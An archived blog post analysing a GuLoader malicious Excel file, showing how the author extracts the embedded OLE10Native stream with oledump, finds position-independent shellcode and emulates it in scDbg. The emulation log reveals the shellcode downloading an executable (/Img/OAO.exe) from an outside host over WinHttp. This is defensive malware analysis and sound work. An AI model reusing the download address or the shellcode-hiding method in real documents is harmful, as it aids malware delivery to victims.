oleObject1.bin – OLe10nATive – shellcode

By Published by Jamie

Published: 2021-03-06 · Archived: 2026-04-05 21:16:45 UTC

I came across a GuLoader .xlsx document the other day. It didn't have any VBA or XLM macros, locked or hidden or protected sheets, or anything obvious like that. Instead, this is the only thing I saw in oledump.

```
C:\Users\REM\Desktop\GuLoader 2021-03-03>oledump.py "030121_NEW ORDER.xlsx"
A: xl/embeddings/oleObject1.bin
 A1:    2516121 '\x01OLe10nATive'
```

It was a bit odd. So let's see what it takes to tear apart a document such as this. If you'd like to play along, here's the specimen: **https://app.any.run/tasks/706a2ec9-c993-40e0-811a-b18358531b24**

A special shout out to **@ddash_ct**! He helped point me in the right direction for extracting the shellcode.

Upon unzipping the file, we can find oleobject1.bin inside the XL/EMBEDDINGS folder.

```
[CONTENT_TYPES].XML ----- 2025 Bytes ----- at Offset 0x00000000
_RELS/.RELS ----- 588 Bytes ----- at Offset 0x000001ea
XL/_RELS/WORKBOOK.XML.RELS ----- 1113 Bytes ----- at Offset 0x0000030f
XL/WORKBOOK.XML ----- 1201 Bytes ----- at Offset 0x00000460
XL/THEME/THEME1.XML ----- 7139 Bytes ----- at Offset 0x000006c7
XL/WORKSHEETS/_RELS/SHEET1.XML.RELS ----- 1011 Bytes ----- at Offset 0x00000cd4
XL/WORKSHEETS/SHEET2.XML ----- 707 Bytes ----- at Offset 0x00000e88
XL/WORKSHEETS/SHEET3.XML ----- 707 Bytes ----- at Offset 0x00001051
XL/WORKSHEETS/SHEET1.XML ----- 8973 Bytes ----- at Offset 0x0000121a
XL/STYLES.XML ----- 12250 Bytes ----- at Offset 0x00001999
XL/SHAREDSTRINGS.XML ----- 1847 Bytes ----- at Offset 0x00001f1d
XL/DRAWINGS/DRAWING1.XML ----- 983 Bytes ----- at Offset 0x00002297
XL/CALCCHAIN.XML ----- 194 Bytes ----- at Offset 0x000024b1
XL/PRINTERSETTINGS/PRINTERSETTINGS1.BIN ----- 5420 Bytes ----- at Offset 0x00002585
DOCPROPS/CORE.XML ----- 663 Bytes ----- at Offset 0x00002775
DOCPROPS/APP.XML ----- 996 Bytes ----- at Offset 0x00002910
XL/DRAWINGS/VMLDRAWING1.VML ----- 987 Bytes ----- at Offset 0x00002b02
XL/EMBEDDINGS/OLEOBJECT1.BIN ----- 2538496 Bytes ----- at Offset 0x00002cf9
```

If you will recall, OLE stands for *Object Linking and Embedding*. Microsoft documents allow a user to link or embed objects into a document. An object that is *linked* to a document will store that data outside of the document. If you update the data outside of the document, the link will update the data inside of your new document.

An *embedded* object becomes a part of the new file. It does not retain any sort of connection to the source file. This is perfect way for attackers to hide or obfuscate code inside a malicious document.

OLe10nATive stream


oledump.py showed that the oleObject1.bin contained a stream called OLe10nATive. These are the storage objects that correspond to the linked or embedded objects. That stream is present when data from the embedded object in the container document in OLE1.0 is converted to the OLE2.0 format.

We can extract this stream by using oledump to select object A1 and dump it to a file.

```
>oledump.py "030121_NEW ORDER.xlsx" -s A1 -d > ole10native.bin
```

Looking for shellcode

Now that we've extracted the stream, how are we going to find anything useful in here?



This is where the advice from @ddash_ct came in handy. He searched this stream output for a hex string like E8 00 00 00 00 and was able to extract the shellcode from there.


Why is this the case? And why that pattern?

Shellcode cannot assume it will be executed in any particular memory location. It cannot use any hard-coded addresses for either its code or data. This means it must be *position-independent*. A hex string such as E8 00 00 00 00 can be an indicator of where position-independent code may start. While the example below is not from our sample, the opcode E8 00 00 00 00 is translated into the instruction *call $+5*. This is used to push the current address in memory onto the stack. This can serve as a sort of anchor point for the rest of the code execution.

```
52                                      push    rdx
E8 00 00 00 00                          call    $+5
5A                                      pop     rdx
48 83 C2 08                             add     rdx, 8
```

This is just an example and is not from the ole10native stream in our sample.

We will not find the *exact* E8 00 00 00 00 pattern in our file. Instead, we can search for a pattern like 00 00 and something interesting pops up at 0x00265D41.




While we do see a similar pattern, there is a significant difference. The opcode E8 is making a call and will be transferring control to location 0x000000AF. However, the location of AF is *relative* to E8's position in memory at run-time. It seems we may have an instance of position-independent code and it might be where some shellcode is hiding. Got that?

All this is to say that hex location 0x265D41 is a likely candidate for our purposes.


Extracting the shellcode

From here on out, this will be a very similar process to getting shellcode from .rtf documents. We can load up ole10native.bin in scDbg with a start offset of 0x265D41. We know we're on the right track because we can see the unhooked call to *ExpandEnvironmentStringsW*.




Earlier blog posts showed that scDbg doesn't work very well with *ExpandEnvironmentStringsW*. Instead, we can overwrite that with *ExpandEnvironmentStringsA*. To do so, we will need to unpack ole10native.bin. We do that by checking the box in scDbg for "Create Dump" and re-launch ole10native.bin using the same start offset of 0x265D41. scDbg will then save the dumped and unpacked file. In my case, it was called OLE10N~1.unpack.

Open up the newly unpacked dump file and scroll to the bottom. You will see a variety of commands in plaintext. Offset 0x002660D9 begins the command for *ExpandEnvironmentStringsW*. Overwrite the appropriate location with an *A* and save the changes.



Before we toss this into scDbg again, we are going to need a new start offset. This can be found at the beginning of this part of the shell code. Notice the pattern right before k.e.r.n.e.l.3.2. It also follows the E8 00 00 00 00 pattern.



Toss our unpacked and edited binary into scDbg and enter 0x00266080 as the start offset. And when we do, the shellcode commands are revealed.

```
Loaded 266499 bytes from file C:\Users\REM\Desktop\GULOAD~1\OLE10N~1.UNP
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000
Execution starts at file offset 266080
667080  E812000000                      call 0x667097
667085  6B0065                          imul eax,[eax],0x65
667088  007200                          add [edx+0x0],dh
66708b  6E                              outsb
66708c  006500                          add [ebp+0x0],ah


6670f6  GetProcAddress(ExpandEnvironmentStringsA)
66712e  ExpandEnvironmentStringsA(%, dst=130e0c, sz=104)
667142  GetProcAddress(CreateFileW)
66715e  CreateFileW() = 4
667178  LoadLibraryW(WinHttp)
66718e  GetProcAddress(WinHttpOpen)
66719a  WinHttpOpen(, 0, , , 0) = 29
6671b2  GetProcAddress(WinHttpConnect)
6671e3  WinHttpConnect(29, mtspsmjeli.sch.id (6671bc) , 50, 0) = 4823
6671ff  GetProcAddress(WinHttpOpenRequest)
667237  WinHttpOpenRequest(4823, GET, /Img/OAO.exe, , , , 0) = 18be
667253  GetProcAddress(WinHttpSendRequest)
667265  WinHttpSendRequest(18be, )
667284  GetProcAddress(WinHttpReceiveResponse)
66728c  WinHttpReceiveResponse()
6672a0  GetProcAddress(WriteFile)
6672c4  GetProcAddress(WinHttpQueryDataAvailable)
6672de  GetProcAddress(WinHttpReadData)
6672e9  unhooked call to winhttp.WinHttpQueryDataAvailable      step=37701

Stepcount 37701
```

Thanks for reading!

References

https://support.microsoft.com/en-us/office/linked-objects-and-embedded-objects-0bf81db2-8aa3-4148-be4a-c8b6e55e0d7c

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-oleds/2677fcf2-ad48-4386-ba8f-b1b7baf4c02f

https://www.forcepoint.com/blog/x-labs/assessing-risk-office-documents-part-2-hide-my-code-or-download-it

Practical Malware Analysis (the book)

Just a Security Engineer that loves ripping apart malicious documents. View all posts by Jamie

Post navigation